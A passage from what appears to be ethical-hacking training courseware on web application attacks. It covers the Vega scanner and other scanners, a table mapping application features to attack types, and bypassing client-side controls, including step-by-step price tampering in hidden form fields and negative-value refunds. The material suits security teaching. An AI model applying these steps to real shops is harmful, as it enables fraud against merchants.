Vulnerability Database, Arachni, and Uniscan to identify vulnerabilities in the target web applications.

- **Vega**

  Source: *https://www.subgraph.com*

  Vega is a free and open-source web security scanner and web security testing platform for testing the security of web applications. Vega helps you to find and validate SQL injection, cross-site scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities. It is written in Java and is GUI-based, and it runs on Linux, OS X, and Windows. Vega also helps you to find vulnerabilities such as reflected cross-site scripting, stored cross-site scripting, blind SQL injection, remote file include, shell injection, and others. It also probes TLS/SSL security settings and identifies opportunities for improving the security of your TLS servers.


Subgraph Vega
File
Scan
Window
Help
Scanner
Proxy
Website View
10.10.10.16
10.10.10.16
CEH
dev.mysql.com
DVWA
forum.wampserver.com
httpd.apache.org
localhost
mariadb.com
www.dvwa.co.uk
www.php.net
www.w3.org
Scan Alerts
01/13/2020 17:01:00 [Completed]
Scan Info
VEGA
Identities
Proxy is not running
33M of 276M

Scan Alert Summary

High		(3 found)
Session Cookie Without Secure Flag	1	
Session Cookie Without HttpOnly Flag	1	
Cleartext Password over HTTP	1	
Medium		(2 found)
HTTP Trace Support Detected	1	
Local Filesystem Paths Found	1	
Low		(6 found)
Directory Listing Detected	6	
Info		(21 found)
X-Frame-Options Header Not Set	19	
HTTP Error Detected	2	

Figure 14.61: Screenshot of Vega

Some additional web application scanning tools are as follows:


- WPScan Vulnerability Database (*https://wpvulndb.com*)
- Arachni (*https://www.arachni-scanner.com*)
- appspider (*https://www.rapid7.com*)
- Uniscan (*https://sourceforge.net*)

Map the Attack Surface

Once the attackers detect the entry points, server-side technologies, and functionalities, they can find their respective vulnerabilities and map the attack surface area of the target web application. Web application analysis thus helps attackers reduce their attack surface. Attackers consider the following factors in planning their attack.

Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack
Database Interaction	SQL Injection, Data Leakage
File Upload and Download	Directory Traversal
Display of User-Supplied Data	Cross-Site Scripting
Dynamic Redirects	Redirection, Header Injection
Login	Username Enumeration, Password Brute-Force
Session State	Session Hijacking, Session Fixation
Injection Attack	Privilege Escalation, Access Controls
Cleartext Communication	Data Theft, Session Hijacking
Error Message	Information Leakage
Email Interaction	Email Injection
Application Code	Buffer Overflows
Third-Party Application	Known Vulnerabilities Exploitation
Web Server Software	Known Vulnerabilities Exploitation


Table 14.2: Table showing information and respective attacks



Bypass Client-side Controls


- A web application requires client-side controls to **prevent user inputs from affecting data transmission via client components** and to **implement measures** that control a user's interaction with his or her own client
- Web developers often think that the data transmitted from the client to server is **under control by the user**, and this **assumption can make applications vulnerable** to various attacks

Attack Hidden Form Fields	**Identify hidden form fields** in a web page and **manipulate its tags** and fields to exploit the web page before it transmits data to the server
Attack Browser Extensions	Attempt to **intercept the traffic** from browser extensions or decompile the browser extensions to capture user data
Perform Source Code Review	Perform a **source code review** to identify vulnerabilities in the code that cannot be identified by traditional vulnerability scanning tools
Evade XSS Filters	Evade XSS filters by **injecting unusual characters** into the HTML code



Bypass Client-side Controls: Attack Hidden Form Fields

- In any e-commerce/retailing web applications, the developer flags certain fields like product name, and product price as **hidden to prevent the user from viewing and modifying the fields**
- In every client session, developers use hidden fields to **store client information**, including product prices and discount rates
- To exploit such vulnerable web applications, save the source code for the **HTML page**, tamper the price values by editing the **price field's value**, and reload the source into a browser. The **Buy** button can then be clicked to buy the product at the edited price
- You can also attempt to **provide negative values** in the price field to get a **refund** from the application



Bypass Client-side Controls: Attack Browser Extensions


- Capturing data from a web application that uses browser extension components can be achieved by two methods

Intercepting Traffic from Browser Extensions

- Attempt to intercept and modify requests made by the component as well as responses from the server
- Use tools like Burp Suite to capture the data

Decompiling Browser Extensions

